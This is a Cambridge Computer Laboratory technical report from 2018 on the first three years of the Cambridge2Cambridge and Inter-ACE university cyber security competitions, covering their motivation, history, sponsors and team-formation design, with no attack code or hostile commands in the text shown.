Technical Report

UCAM-CL-TR-922
ISSN 1476-2986

Number 922

UNIVERSITY OF CAMBRIDGE
Computer Laboratory

Raising a new generation of cyber defenders

Frank Stajano, Graham Rymer, Michelle Houghton

June 2018

15 JJ Thomson Avenue
Cambridge CB3 0FD
United Kingdom
phone +44 1223 763500

http://www.cl.cam.ac.uk/

Technical reports published by the University of Cambridge
Computer Laboratory are freely available via the Internet:

http://www.cl.cam.ac.uk/techreports/

ISSN 1476-2986

Raising a new generation of cyber defenders

The first three years of the Cambridge2Cambridge and Inter-ACE cyber security competitions*

Frank Stajano (✉) Graham Rymer Michelle Houghton

University of Cambridge
Department of Computer Science and Technology

June 2018

https://cambridge2cambridge.csail.mit.edu
https://inter-ace.org

(✉) frank.stajano--raising@cst.cam.ac.uk

Abstract

To address the skills gap in cyber security, in the 2015–16 academic year we launched two competitions for university students: the national (UK-wide) Inter-ACE and, in collaboration with MIT, the international Cambridge2Cambridge.

After running the competitions for three years and growing them in several dimensions (including duration, budget, gender balance, number of participants, number of universities and number of countries), we distill our experience into a write-up of what we achieved and specific items of advice for our successors, discussing problems encountered and possible solutions in a variety of areas and suggesting future directions for further growth.

*Revision 73 of 2018-06-25 12:12:13 +0100 (Mon, 25 Jun 2018).

Contents

Executive Summary

Cyber security is increasingly recognized as vital for commercial survival, national security, online business and for the preservation of appropriate privacy for individuals, including confidentiality of personal information. Protection against both criminal and state-sponsored attacks will need a large cohort of skilled individuals with an understanding of the principles of security and with practical experience of the application of these principles.

This report describes an initiative intended to seed interest and expertise in this area through ethical hacking competitions targeted at university students. This initiative was made possible by a fruitful collaboration between academia, government and industry.

Security in general, and cyber security in particular, are inherently adversarial fields. Keeping existing systems safe and developing new ones to be robustly secure can only be done with a detailed understanding of possible attacks. It is therefore appropriate, in order to start building a cohort of future cyber defenders, to challenge students to understand and apply hacking techniques as used by attackers, but to do so in an open and ethical competition context. We have been running two such competitions for three years, starting in 2015–16, and established some of the foundation for continuation beyond our own tenures as coordinators. Cambridge2Cambridge is an international programme that emphasizes cooperation between participants (originally from the University of Cambridge and MIT), while Inter-ACE is a national competition that started with teams from the ACE-CSR universities but which has since expanded in scope to other reputable UK institutions. All this has been made possible by generous support from the Cabinet Office, NCSC/GCHQ, DCMS, EPSRC and a broad spectrum of industrial sponsors, together with practical help and cooperation from relevant departments in a number of universities.

This report is written for those who share our vision and goals and wish to take them forward—in the UK, in the US and anywhere else in the world. It is intended as a handbook for our successors in academia and their supporters in government and industry. We distill our experience to help them succeed. The report not only explains how our competitions were supported and run, but it highlights some of the lessons learnt in these early years that may be useful for future coordinators. It also comments on some of the challenges associated with handling entries from competitors of very varied technical backgrounds, and the attempts that we have made to address issues of diversity and to foster cooperation, rather than mere raw competitition, between the participants.

June 2018 Call For Action

While the rest of this report is written in a "timeless" style, and is intended to be useful even to readers who discover it several years from now, this small box is a call for action for those willing to continue our work into 2018–19 without discontinuity. The message to all interested parties, in a nutshell, is: start right away!

For our peers in academia: If you are willing to volunteer to host and run the next edition of either Inter-ACE or C2C, start by sounding out other potential academic collaborators; then make a plan (lesson 4.2.1), sketch a timeline by starting with the competition date and working backwards, draw up a budget separating the necessary items from the nice-to-haves (lessons 4.3.1, 4.3.2, 4.3.4, 4.3.5), and start shaking the hat at industry and government as soon as possible.

For industry: The skills gap is a global problem and we want you as an active part of the solution. Besides money, which will be put to good use as this report hopefully demonstrates, please contribute the time of some of your key technical people. Show students all the cool things you do, and the exciting prospects of an industrial career in security. If you are a member of the UK CyberInvest[a] club, no other way to spend the money you already committed will have a greater return on investment in terms of recruitment potential than supporting the competitions described in this report—and that's *before* thinking of the long term CSR benefits of closing the skills gap. Talk to academia now.

For government: Various parts of the UK government have so far been extremely supportive of our initiative, which is well aligned with the National Cyber Security Strategy[b]. If, as I believe, you would like this effort to continue and are prepared to continue to support it, I suggest you come forward explicitly, as soon as possible, publishing to the academic cyber security community the terms under which you are prepared to offer such support. And, as far as our international event is concerned, this advice applies to other governments too, since the event is now fully global. Your role is crucial. The funds provided by government have been, so far, the critical mass that allowed us to get started and attract further investment and collaboration. Put out your call for proposals now.

Readers seeking to draw up a budget will find some hints about costs in section 4.3.
My precious collaborators now have new jobs and I have retired from active duty, meaning we shall no longer be organizing or hosting these competitions in Cambridge from now on; but I am still willing to serve in the background in a non-executive / advisory / steering role, if desired, to help the institution or consortium that comes forward to continue the work for 2018–19 and possibly beyond. While I stress I cannot make any promises on behalf of other people, I am aware of good intentions and initiatives within the UK government, the INCS-CoE and several of the Universities that have taken part in previous editions (including of course MIT) that make me confident that new editions will take place and this project will continue to grow.

—Frank Stajano, Cambridge, June 2018

[a] https://www.ncsc.gov.uk/articles/cyber-invest
[b] https://www.gov.uk/government/publications/national-cyber-security-strategy-2016-to-2021

Acknowledgements

Many people and institutions contributed to making C2C and Inter-ACE happen. We are extremely grateful to all of them and they all share some credit for these successes.

We gratefully acknowledge that the activities described in this report and undertaken by University of Cambridge staff were funded in part by the following grants, all awarded to Frank Stajano as Principal Investigator: grant RG80716 from OCSIA / Cabinet Office; grant EP/L001616/1 a.k.a. RG70520 from EPSRC; grant RFA15109 a.k.a. RG88949 from NCSC / GCHQ; grant RG89497 from the Cabinet Office. Additional funding or in-kind support was gratefully received by the University of Cambridge from the following industrial sponsors: BT, Context, Facebook, ForAllSecure, Immersive Labs, KPMG, Leidos, NCC Group, Palo Alto Networks, Wiley. The British Consulate-General in Boston also provided financial support, but by paying for flight and accommodation expenses directly rather than by awarding a formal grant. For activities we undertook in partnership with the Massachusetts Institute of Technology, whether in UK or US, MIT CSAIL engaged in additional fundraising and administered the received funds directly.
The opinions expressed in this report are solely those of the report authors and are not meant to represent those of our MIT colleagues, of the University of Cambridge, of MIT CSAIL or of any of the funding or sponsoring institutions.

First and foremost, thank you to Howard Shrobe and Lori Glover of MIT CSAIL for co-founding Cambridge2Cambridge with Frank Stajano. Without them C2C would not exist and Inter-ACE, which C2C inspired, might never have started either. Thanks also to their staff, particularly Jessica Gibson and Valerie Stephens.

Thanks to Rebecca Leshan, then at the British Consulate in Boston, an early champion for Cambridge2Cambridge.

At the UK Cabinet Office, thanks to James Quinault for the initial contact and for awarding the original support grant, to Rhian Jones and Hannah Seward for continuing to support us, and to Mark Sayers for sharing our long-term vision going forward.

Thanks to our friends at GCHQ/NCSC, who usually prefer not to be named. You know who you are, and we are grateful for the support you offered us throughout the years.

Thanks to Matt Parsons at DCMS for believing in our project and championing it.

Thank you to all our sponsors and technical partners (Akamai, Anna's Taqueria, BAE Systems, BBVA, Boeing, BP, BT, Cisco, Context, Facebook, ForAllSecure, Fresh Cognate, Immersive Labs, KPMG, Leidos, Microsoft, NCC Group, Ocado, Palo Alto Networks, Rapid7, Raytheon, Threatstream, Visa Research, Wiley), but particularly to those who provided the technical platforms on which the competitions were hosted, and the staff to service them during the event: ForAllSecure for C2C 2016 (Thanassis Avgerinos, David Brumley, John Davis, Chris Ganas, Ryan Goulden, Chelsea Mastilak, Tyler Nighswander, Alex Rebert), Facebook for Inter-ACE 2016 (Raj Bhangu, Luis Delgado, Paul Marinescu, Jonathan Millican, Cihad Öge, Christopher Palow, Ioannis Papagiannis, Nisha Patel, Marjorie Pomarole, Heather Teagle), Leidos for Inter-ACE 2017 and C2C 2017 (Susan Crowe, Victoria Edwards, Paul Engola, Meghan Good, Nancy Harris, Doreen Harwood, Malcolm John, Bill Krampf, Michael McGowan, Robert McNeil, Ethan Wasil).

Thanks to our keynote speakers and panelists: Jess Barker, Paul Engola, Colin Gillingham, Meghan Good, Stuart Green, Nigel Harrison, Doreen Harwood, Claire Hodge, Alice Hutchings, Ian Leslie, Sir John McCanny, Jerome Smith, Neil Walton, Thomas Williams, Sir Gregory Winter, Katy Winterborn.

Thanks to our press agencies AprilSixProof (Bryony Chinnery, Amy Drummond, Danny Mitchell, Niall Moran, Jim Sutton) and Pagefield (Paul Codd, Geoff Duggan, Sam Postlethwaite, Peter Turay).

Thanks to our various contractors and suppliers: Acrobat Promotions (Medals), Airport Lynx (Transfers), Allwag Promotions (Promotional Materials), Caf-fiend (Coffee), Cambridge Filmworks (Videography), Churchill Conferences (Accommodation), Cooper Trophies (Medals), Crucial Cuisine (Catering), Dan Gould (Graphic Design), Falcon Printing Services (Printing), Geoff Reardon Photography (Photography), GHL Punts (Punts), Graham Copekoga Photography (Photography), Hobbs UK (Printing), Impact Trophies (Trophy Plaques and Medals), Jesus College Cambridge Conferences (Accommodation), Lucija Dacic (Website Design), Nana Mexico (Catering), Pro Event (Coat Rail Hire), Rural Coffee Company (Coffee), The Moller Centre (Accommodation), The Varsity (Catering).

Thanks to Stella Lau, Arthur Norman, Attilio Stajano and Gábor Szarka for their comments on drafts of this report (though responsibility for opinions and mistakes remains of course ours) and to the attendees of the *Security and Human Behavior 2018* workshop for their comments on an oral presentation of some of these topics (cfr. lesson 4.4.2).

Closer to home, a special thank you to the Department of Computer Science and Technology at the University of Cambridge for hosting the competitions, to its then Head of Department Andy Hopper and to its staff in administration, finance, building management, system administration, communications and reception who endured our numerous requests and made it possible for us to host all these seminars and competitions with minimal disruption to our colleagues and students: Nick Batterham, Piete Brooks, Ian Burton-Palmer, Gill Gill, Chris Hadley, Tanya Hall, Jiang He, Martyn Johnson, Brian Jones, Andrea Kells, Louis Massuard, Martin McDonnell, Carol Nightingale, Jen Roberts, Jan Samols, Helen Scarborough, Caroline Stewart, Graham Titmus, Rosina Whitmell, Angela Yallup. Thanks also to Kata Fülöp from the University's International Strategy Office and to Sarah Collins from the Communications Office.

Equally close to home, another special thank you to Trinity College and its Master Sir Gregory Winter for hosting the social events of the 2017 and 2018 competitions, and thank you to Trinity's catering staff for arranging those magnificent formal receptions and dinners, particularly Jessica Duck, Janet Copeland, Cornelius Shanahan. Also thank you to everyone else in catering who actually prepared and served the food, as well as to everyone in the bursary, porters' lodge and accommodation department for contributing to the smooth running of the events. Thanks also to Fiona Holland for publicity on the college website.

Last but by no means least, thanks to all the competitors who took part in any of these competitions and to all the faculty members from their universities (especially Vladimiro Sassone, the only ACE-CSR head who came to all the Cambridge events, including the training seminars) who supported them (and us!) by encouraging participation in these events.

About the authors

Frank Stajano is Professor of Security and Privacy at the University of Cambridge, where he is also the Head of the Academic Centre of Excellence in Cyber Security Research, and a Fellow of Trinity College. He co-founded Cambridge2Cambridge and Inter-ACE.

Graham Rymer, now Penetration and Security Tester at the University Information Services of the University of Cambridge, was a Research Associate at the Computer Laboratory and the resident ethical hacker throughout these competitions up to Inter-ACE 2018 included.

Michelle Houghton, now Commercial Sales Executive at the Royal Society of Chemistry, was the Event and Partnership Manager throughout the 2017 and 2018 competitions described herein.

Frank Stajano and Graham Rymer are also the founding directors of Cambridge Cyber Ltd, a penetration testing and training consultancy.

1 Introduction

Today's society is more and more dependent on digital infrastructure. Unfortunately, up to now, the design of computer and network systems has been driven more by functionality than by security. As a result, most deployed systems are vulnerable. It is difficult to find a month in which no cyber breaches are reported in the news.

Businesses and governments are beginning to understand this: they notice the constant stream of incoming attacks[1] and decide to beef up their security department by hiring some (more?) people. The trouble, though, is that there aren't enough competent people to be hired. There is a global shortage of qualified cyber security experts, quantified by analysts at over a million jobs worldwide.

As university-level educators in security we should in theory be well placed to do something about this problem; but, in practice, when we give an undergraduate lecture in security, this only benefits the 50 to 100 students who attend the class. To address the global skills gap we need to take initiatives on a larger scale. **The point is not merely to teach security to those who have already chosen to study it at university** (which we already do): rather, **the point is to *entice a million new people* to want to study security at university level.**

The Cambridge2Cambridge and Inter-ACE competitions were born out of this desire to contribute to closing the skills gap by **inspiring new talented youngsters to choose a career in security and thus raising a new generation of skilled cyber defenders**. We can claim some early success here: we have contributed to raising awareness of cyber security among computer students nationally and internationally—including, at our own university, bringing practical exercises related to these competitions into the undergraduate curriculum (cfr. section 3.2). From exit surveys at our last two events, 43% of respondents at Inter-ACE 2018 and 69% of respondents at C2C 2017 "agreed" or "agreed strongly" with the statement that "I am now more likely to consider a career in cyber security".

After founding the competitions and growing them for three years we are retiring from active duty, but we look forward to passing on the mantle to successors who will keep this momentum going. This report is written for all the people who share our vision and are minded to continue our efforts to inspire and train new defenders. We are writing for the academics willing to organize future training seminars and competitions and for the industry professionals and government officials willing to make the case to their bosses that such initiatives should be supported with a long-term investment of money and human resources. We write to share our experience, to suggest new ideas and to encourage our successors and their supporters to make future editions even better and further-reaching.

In section 2 we talk about what we aimed to achieve and how this all came about. In section 3 we discuss the design of the competitions and we give a detailed chronological breakdown of each of the events we ran. In section 4 we pass on the lessons that experience has taught us along the way, so that you'll be free to make your own new mistakes instead of repeating ours. We draw up some conclusions in section 5. We then round up the report with some appendices, which may be skipped on first reading but might be useful for reference: some sample problems[2] and solutions in appendix A, a sample of our teaching materials in appendix B, some samples of press coverage in

[1] There are two broad classes of attacks: the ones where the attackers want to break into some target, but they are not targeting anyone in particular (you'll get a lot of these, whoever you are, but adopting basic cyber hygiene rules such as NCSC's Cyber Essentials will help you ensure that the bad guys give up on attacking you and move on to the next target); and the ones where the attackers want to break into a specific target (you won't get a lot of these unless you are especially high profile; but, if you have been targeted specifically, it will usually be harder to defend against these than against the generic attacks).

[2] Indeed *most* of the problems we developed in-house for these competitions, as opposed to the ones produced by external collaborators.

appendix C and a sample event brochure in appendix D. All the blue hyperlinks in the main body of the document (appendices excluded) are clickable in the pdf version, whether they be internal references to another page in this report or external references to web resources such as videos.

We hope that this material will be of help to our successors and their supporters, and that new editions of these competitions will continue to inspire a new generation of cyber defenders.

2 Motivation

Creating a competition is clearly not at all sufficient to train a new generation of cyber defenders. For a start, only a few hundred students at most will be able to take part in the competition. And the competition does not in itself provide much training. But the competition can at least be a good vehicle to *raise awareness* of cyber among the student population. It can entice people to organize themselves in student clubs in preparation for the event. More importantly, if we get sufficient coverage in the news and social media, it can inspire the younger teenagers who are not *yet* at university, so that they might aspire to become "one of them" when they grow up. The competition, therefore, is not an end goal in itself: it is just a vehicle for our message that cyber security is an interesting and stimulating intellectual challenge, as well as a rewarding, socially useful and potentially lucrative career.

2.1 Aims

Outreach. If we manage to bring together some 100 students for the final of our competition, great. But, as we just pointed out, our real target is not those 100: it's to have another 100,000 watching from home and wanting to be like them. Those 100 must be as attractive and inspiring as Olympic competitors, and our goal must be to build up an audience of 100,000 or 1,000,000 others who are assiduously watching them, rooting for them and starting to go to the gym because of them. This means that we must put serious resources not merely into organizing the competition but into a concerted public relations effort to make it visible to those who are not yet at university. (Cfr. lesson 4.1.1.)

Newcomer-friendliness. There are always going to be a few ultra-keen students who have been hacking away on their own, out of personal interest, ever since they were twelve years old; and their additional thousands of hours of hacking experience are going to make them much stronger than all the others. If we run the competition to attract new people to this field, we don't want the competition to be dominated by those who already know it all, otherwise a new person will lose all incentive to participate. Instead, we want to devise a game where it is possible to win the first prize even for those who get interested in cyber security for the first time this year just *because* of our competition[3]. (Cfr. section 3.1.1.)

Networking. If we gather together some of the smartest and most enthusiastic-about-cyber university students from around the world, there's a good chance that a number of them will continue with a career in security and that, at some point in the future, some of them will be Chief Security Officers at corporate or government level. Some of the key security people in the world, a decade or two from now, will be people who once met as students at our competition. We must use this occasion to let them build a network of contacts, to make friends and exchange details now, so that twenty years later they can help each other out when one of them is under attack. (Cfr. section 3.1.1, but also footnote 7 on page 18.)

Diversity. The field of computing is notoriously gender-imbalanced, and that of cyber security even more so. If we need to plug a skills gap of over a million people, we can't afford not to tap into the talents of one half of the population. We must use the competitions to attract more women (and any other under-represented categories) to the field. (Cfr. lessons 4.4.1 and 4.4.2.)

Education. University-level undergraduate computer security courses tend not to have a lot of modern practical content, to the point that it is often possible to complete the course, earn a degree and still be clueless about (say) cross-site scripting. We must fold back some of the

[3] While at the same time retaining the fundamental fairness principles of "letting the best win" and rewarding the people who have spent time developing and honing security skills.

materials we develop for these competitions into the teaching curriculum. (Cfr. section 3.2 and, for an actual sample of our training materials, appendix B.)

***Ethical* hacking.** Hacking competitions ask participants to exercise similar attack skills to those normally used by fraudsters and criminals. We encourage this because you cannot put up a strong defense without being skilled at attack: we want our cyber defenders to be at least as good as the bad guys, or they'll never stand a chance to outwit and defeat them. But the *ethical* driver must still be the crucial distinguisher between the good and the bad guys. We must shape the competitions in such a way as to instill this distinction into the participants. (Cfr. lesson 4.4.4.)

2.2 Background and history

"If we wanted to announce an initiative of academic collaboration in cyber security between the US and UK, how about a competition between two of our most prestigious universities, yours and MIT? Doesn't *Cambridge versus Cambridge* have a nice ring to it?"

I (Frank Stajano—apologies for my use of first person singular in this subsection), as head of the GCHQ/EPSRC-recognized Academic Centre of Excellence in Cyber Security Research (ACE-CSR) of the University of Cambridge, was contacted by the UK Cabinet Office with an informal suggestion along those lines. It was early January 2015, in the run-up to an official visit of UK Prime Minister David Cameron to US President Barack Obama. The idea sounded enticing, although with a number of caveats—that it would involve a lot of work that I would not want to take on alone, that a showdown against the cyber security group at MIT sounded like an unhealthy idea, and (not least) that neither I nor any of my academic colleagues at Cambridge had much sympathy for the then recent statements by Mr Cameron about wanting to ban end-to-end encryption.

I consulted with my equivalent at MIT, Dr Howard Shrobe, Director of CyberSecurity@CSAIL. We concurred that we had to fix a few details—including removing the confrontational aspect and distancing ourselves from the misguided Cameron statements—but that we could make it work, and that it might be fun. So we turned the suggested deathmatch of "Cambridge against MIT" into an explicit collaboration by renaming the event "Cambridge to Cambridge". We enforced the collaboration aspect by ensuring that every competing team would include students from both universities.

We subsequently had a few video conference calls and then, in May 2015, our first face to face C2C coordination meeting, when Howie and Lori Glover visited me at the University of Cambridge. We brainstormed about all the relevant aspects, from competition format to the need for technical staff, to numbers, logistics, budgets, dates and so forth. Lori, the Executive Director of CyberSecurity@CSAIL, charted early on all the sponsorship and industrial partnership opportunities on which she would rely to fund the event.

The bureaucracy moved very slowly and I'll spare you the details but, once a contract was finally signed between the UK Cabinet Office and my University, I was at last in a position to recruit an associate. I was fortunate to find Graham Rymer, a keen cyber security expert who immediately went to work on preparing and delivering training materials for our students. It was the end of 2015 and time was by then seriously of the essence, so he prepared the first practice CTF[4] for our students during his evenings and weekends, during his notice period from his previous employer.

Skipping ahead a few more months, the first Cambridge2Cambridge was a 24-hour event hosted by MIT in March 2016, with 15 students from MIT and 10 from Cambridge. The faculty leads were Howard Shrobe for MIT and yours truly for Cambridge but it was the MIT staff,

[4] Capture The Flag, cfr. section 3 on page 17.

led by Lori Glover, who did most of the heavy lifting, from industrial fundraising to catering and logistics. To run the technical side of the competition they recruited ForAllSecure, a cyber security startup founded by CMU professor and DefCon superstar David Brumley. They did an outstanding job. The UK side was supported, logistically and financially, by the British Consulate-General in Boston (or, to be more precise, in Cambridge Massachusetts), where Rebecca Leshan, the regional director of the UK Science and Innovation Network, had convened the original brainstorming meeting from 2014 that had suggested a competition between MIT and Cambridge.

In the months leading up to Cambridge2Cambridge, and pumped up by the enthusiastic response from our own students to our local extra-curricular training seminars, Graham and I decided, in our ambitious foolishness, to launch a similar competition at national level, for the GCHQ-endorsed Academic Centres of Excellence (ACEs) in Cyber Security Research. There wasn't much time before the end of the 2015–16 academic year so we chose to forgo the qualifier round and merely ask each university to form and send us a team of up to four people. Because it was an inter-university competition between the ACEs, we called it "Inter-ACE" and came up with a logo in which the aces of the four suits intersected. The competition took place in Cambridge the month after C2C (April 2016). To create the challenges and run the technical side of the competition we relied on the brilliant security team at Facebook, with whom I had already successfully run another inter-university CTF in Cambridge the previous year as an ad-hoc event. Our ACE colleagues were extremely supportive and we were delighted that 10 out of 13 universities put together a team at such short notice. The event was run on a shoestring budget, with my staff costs (Graham) still covered by the tail end of the grant from the Cabinet Office, the competition and prizes covered "in kind" by Facebook, the dinner paid for out of my ACE-CSR funds and the travel to Cambridge for the competitors paid for by the ACE-CSR funds of the participating institutions. Inter-ACE went down very well and earned us appreciation and support from GHCQ/NCSC, who were pleased to see a grass-roots initiative that brought the ACEs together and to see us doing something about the cyber skills gap in UK.

The Cambridge2Cambridge event was originally meant as a one-off, and we had delivered as promised. But we were all so pleased with the results that we offered to run it again the following year, and to host it in our Cambridge. We did not have the permanent full-time administrative staff that MIT had, so it was clear after the 2016 events that we needed to bring someone else on board to take care of logistics and fundraising. Through the helpful CyberInvest initiative of GCHQ we got defense contractor Leidos on board as the main sponsor and platform provider: they offered the use of the cyber range they use to train the US military. The wheels of bureaucracy turned slowly (not least in our own institution) but once we secured a new grant from NCSC to cover staff costs, in January 2017 I was very fortunate to be able to recruit Michelle Houghton as event manager, and the preparations for the two 2017 events took off. We hosted the second Inter-ACE in April 2017 and the second Cambridge2Cambridge in July. Both events had over 100 participants each, and the Cambridge2Cambridge grew from 2 to 23 universities from the US and UK.

Meanwhile, at a ceremony in London on 2017-03-02, we received an OSPAS[5] award for C2C as an "Outstanding Cyber Security Initiative".

In March 2018 we hosted Inter-ACE in Cambridge once again, with a record 134 participants (literally as many as our venue could accommodate), this time with our own Graham Rymer writing the problems and hosting the competition platform.

In the meantime, in my role as a founding Board Member of the International Cyber Security Centre of Excellence (INCS-CoE) created by Keio University in Japan in 2016, I had been working with other interested parties towards expanding C2C beyond the US and UK borders. So we opened the third Cambridge2Cambridge also to university students from Japan, Israel and indeed anywhere in the world. Unfortunately a blunder with the qualifier meant that the 2018 edition of

[5] Outstanding Security Performance Awards, http://theospas.com.

C2C had to be postponed to the following year, but by now the event is now truly global.

2.3 Stakeholders

Because the need for qualified cyber defenders is pervasive, our events have brought together academia, industry and government—the first as the party that gives students their initial training, and the second and third as those that would like to employ them. Industry players have sponsored us generously, keen to engage with talented students who might choose them for their future career. Government has been very supportive, particularly in a forward-looking spirit of "priming the pump" and in the hope that such programmes will become self-sustaining. Our colleagues from academia have also been quite supportive, encouraging their students to participate.

Each of these three pillars is absolutely necessary to the continued success of this initiative. We will only be able to continue to grow with the support of all three, although the emphasis will shift over time. Academia has the ideas and the all-important young people. Government has the long-term vision and the strategic funding, and has been crucial during this initial stage. Industry, which has the power of capital and is at the forefront of the practical application of technology, ought to be the main engine for growth as our initiative matures. Industry can make all the difference by investing not only money but the time of its own experts, in a cooperative effort with the other two, to grow this project into a talent pipeline that will ultimately pour out hundreds of thousands of qualified people per year.

2.4 Related initiatives

We are definitely not the only nor the first to organize cyber security competitions in order to encourage new talent: there are many other worthwhile initiatives and, fortunately, they each have their unique distinguishing features. Ours is squarely linked to our origins: **we are driven by an explicit vision of addressing the skills gap in cyber and we only admit university students**. Our pool of participants is therefore particularly attractive for our industry partners, from a recruitment viewpoint. Our competitors are not only skilled in the art but well educated and about to become employable. Building a personal relationship with them during the competition and coming across as professional and competent is a much stronger and more effective recruitment pitch than ads in magazines or stalls at career fairs.
Other significant and like-minded initiatives include at least the following.

The Cyber Security Challenge UK has a main competition that is open to everyone and comprises a series of rounds: Online, Face2face and finally MasterClass, which identifies the Cyber Security champion for the year. They also offer Higher Education, Further Education and Schools programmes that provide education, training and competition experience.

CyberCenturion, led by Northrop Grumman, is part of Cyber Security Challenge UK and mirrors the US CyberPatriot competition. It addresses children of ages 12–18, in teams of four, with an optional reserve player. Challenges include puzzles, code breaking and cyber. It has tracks to encourage diversity (girls-only team, boys-only team and cadets team). There are tracks for different age groups (12–14 and 15–18), adjusted for difficulty of challenges.

CyberFirst is a pivotal part of the UK government's National Cyber Security Programme. It is organized by the National Cyber Security Centre (NCSC), a part of GCHQ. It features a girls-only competition, plus a comprehensive bursary scheme and development courses at UK universities and colleges. The CyberFirst Girls Competition is for girls aged between 13 and 15, in teams of four. There is an initial online competition and then the top ten teams are invited to attend the Grand Final and prize giving event. (We invited some of these finalists as guests at C2C 2017, cfr. section 3.3.4.)

The Cyber 9/12 Student Challenge is organised by The Atlantic Council. It is a Cyber Policy and Strategy competition, part interactive learning experience and part competition scenario exercise. It has been held in various locations around the world including Washington DC (USA), Geneva (Switzerland), Sydney (Australia) and London (UK).

We are aware that a number of ACE-CSR universities, including at least Queen's University Belfast, the University of Edinburgh and the University of Birmingham, ran their own in-house CTFs as selection rounds for Inter-ACE.

Many companies, such as BAE Systems, Deloitte and Facebook, run their own CTFs for training or recruitment purposes.

International industry conferences that have CTF challenges as part of their programme include AppSec Europe and NULLCON.

International CTFs that are open to anyone include the Global Cyberlympics and of course the world-famous DEFCON.

The CTFtime website at https://ctftime.org/event/list/past maintains a log of past CTFs.

3 Format

The format of the events evolved throughout the years as we increased the number of participants and learnt from experience, but the core inspiring principles remained the same. The Inter-ACE is an inter-university event modelled on the national inter-university sporting tournaments, in which each team represents a university and the winning team takes home a trophy that their university keeps for that year. The C2C, instead, promotes international collaboration and therefore each team is composed of members from different countries—and therefore, obviously, different universities.

Cyber security competitions are traditionally referred to as "Capture The Flag" (CTF) games: the two main styles are "attack and defense" and "Jeopardy". In the attack/defense style, each team is given a (virtual) machine to defend and must attack the machines of the others; points are earned in each time interval by the teams that have broken into other machines. In the Jeopardy style, competitors must conquer flags by solving problems and answering questions; points are awarded based on the difficulty of the questions and the speed with which the answers are provided. Our competitions used either or both styles of CTF, depending on the occasion.

3.1 Competition design

We designed the rules of the competitions ourselves but in most cases we partnered with an external organization who ran the competition platform and created the technical challenges for the competitors[6].

3.1.1 Cambridge2Cambridge

The first principle to guide the design of this event was, as mentioned, to transform it from an adversarial "Cambridge *versus* Cambridge", as originally suggested to us, to a collaborative "Cambridge *plus* Cambridge", "Cambridge *and* Cambridge" or, as we finally chose to call it, "Cambridge *to* Cambridge", for which Howie Shrobe sketched a logo on a napkin, recreating two iconic bridges on the rivers Charles and Cam respectively. To ensure the competition would never be seen as rivalry between the two universities, we dictated that each team would include members from both institutions.

The second principle was that we didn't want the know-it-alls to spoil the fun and deter the inexperienced students from participating. We wanted to announce the initiative early on in the academic year and use it as a motivator for people to get interested in cyber security, and we wanted the newcomers who took us up to have a chance to win as well. At the same time, of course, the winners had to be the best performing competitors, otherwise the competition would not count as fair. To address these conflicting requirements we designed the following scheme. First, we asked each applicant to take part in an individual online qualifier, with the aim to earn as many points as possible. Then, having fixed the number of participants (and therefore teams) in the final competition based on logistical considerations such as physical space and travel budget, we took the top performers from MIT and the top performers from Cambridge and assigned one of each per team (so that each team would get two "captains" who had proved to be strong, one from each of the two universities). Then, to fill up the remaining places in the teams, we didn't necessarily take the next-best-performing candidates, but instead we took people at random from anywhere else in the histogram of qualifier scores, excluding only the very bottom scores that corresponded to people who really couldn't play with the others. We blended the teams by balancing the qualifier scores and the provenance of the participants. This forced competitors to collaborate with peers they didn't previously know and also ensured that all newcomers would always have at least two

[6] Ecept for Inter-ACE 2018 (section 3.3.5), when we ran the competition ourselves.

experienced players on their team to learn from. We also made sure that the competition had tasks of varying difficulty for different competitor levels.

In the second year, riding on the success of the first, we expanded the competition from the original two universities to a set of 23 universities in US and UK (the UK ones being the Inter-ACE institutions). We modified the rules slightly, to ensure that each team had one strong competitor from each of the two *countries*. We continued to balance the teams based on qualifier score and we also ensured that the members of each team all came from different universities.

As the event grew in several dimensions (sponsorship, institutional support, number of universities involved and number of competitors, to name a few), we put even more emphasis on collaboration and networking between the participants and we therefore designed a 3-day event that, aside from the competition itself, offered several chances for the participants to socialize: punt tour, pub crawl, formal black-tie college dinner and so forth. The driving principle here was to build a community, and I am grateful to Professor Sir John McCanny of Queen's University Belfast for being an early supporter of this vision. Many of these talented students from reputable universities all around the world will be high-flying security professionals in their career: some will end up as specialist security consultants; others as Chief Security Officers at large Internet corporations; yet others as Heads of Homeland Security for their country; and, if these people in key positions in society made friends when they attended C2C in their twenties, then, when they're in their thirties and fourties, and on top of their game, and under attack, they can call upon each other and rely on their longtime friends to help them. **The bad guys are organized, so the good guys must have to be, too.** That's why, when planning the event, designing in these social aspects is at least as important as preparing interesting technical challenges.[7]

The majority of competitors in our 2016 events were white males. We were determined to do something to increase diversity. We came up with elaborate nudges to encourage the participation of women but what we ended up doing was to invite inspiring female role models (cfr. lesson 4.4.2). A particularly successful and heartwarming development was also to invite, as guests, a group of young schoolgirls who had reached the finals of the national NCSC "CyberFirst Girls" competition: they were extremely enthusiastic and some C2C 2017 student competitors found it rewarding to sit with them to mentor and inspire them to take up computing at University (to see some of these girls speak for themselves about the event, cfr. the relevant video at https://vimeo.com/227942592).

Both C2C and Inter-ACE heavily relied on the contributions of industrial sponsors. We carefully created opportunities for the sponsors and the students to interact, to their mutual benefit. Ways in which this happened included: technical experts helping competitors (as roaming mentors) during the competition; industry professionals such as penetration testers relating their experience in keynote addresses and seminars; company representatives offering tailored career advice to students who visited them at their booth; and of course general mingling throughout the events and their social aspects—we sat the industry sponsors next to the competitors at the awards ceremony dinners, rather than next to each other. We heard back from student participants who found the interaction with industry very valuable and felt it had been encouraging to be "roadmapped" by them into a future career in the field.

[7] Of course the million-plus job vacancies in cyber that we've been talking about are not all for posts of Head of Homeland Security calibre: our long-term goal must be to raise a million rank-and-file competent security defenders, not just the leaders. The point we are making above, though, is that *some* of tomorrow's leaders in cyber may well meet today at one of our competitions (it's a small world!), and we should facilitate and encourage that. And we don't know in advance *which* of our participants will bloom into the cyber leaders of tomorrow, so we had better encourage networking among all of them anyway, as an investment.

3.1.2 Inter-ACE

The first Inter-ACE was put together at very short notice and there would have been no time to run a separate qualifier round before the main event. Unlike C2C, we therefore styled it after the traditional inter-university sporting competitions, asking universities to put together their own teams and providing an oversized physical trophy that the winning university would retain until the next year.

Logistics (number of technical staff members required to support the participants, physical space, catering budget etc.) dictated the maximum number of participants we could accommodate. In the first year, this meant limiting the participation to one 4-person team per ACE. We expected that several institutions would have many more people than that who wanted to participate, so we also offered a parallel competition, individual rather than team-based, and online only, so that it would be less constrained by physical resource limits.

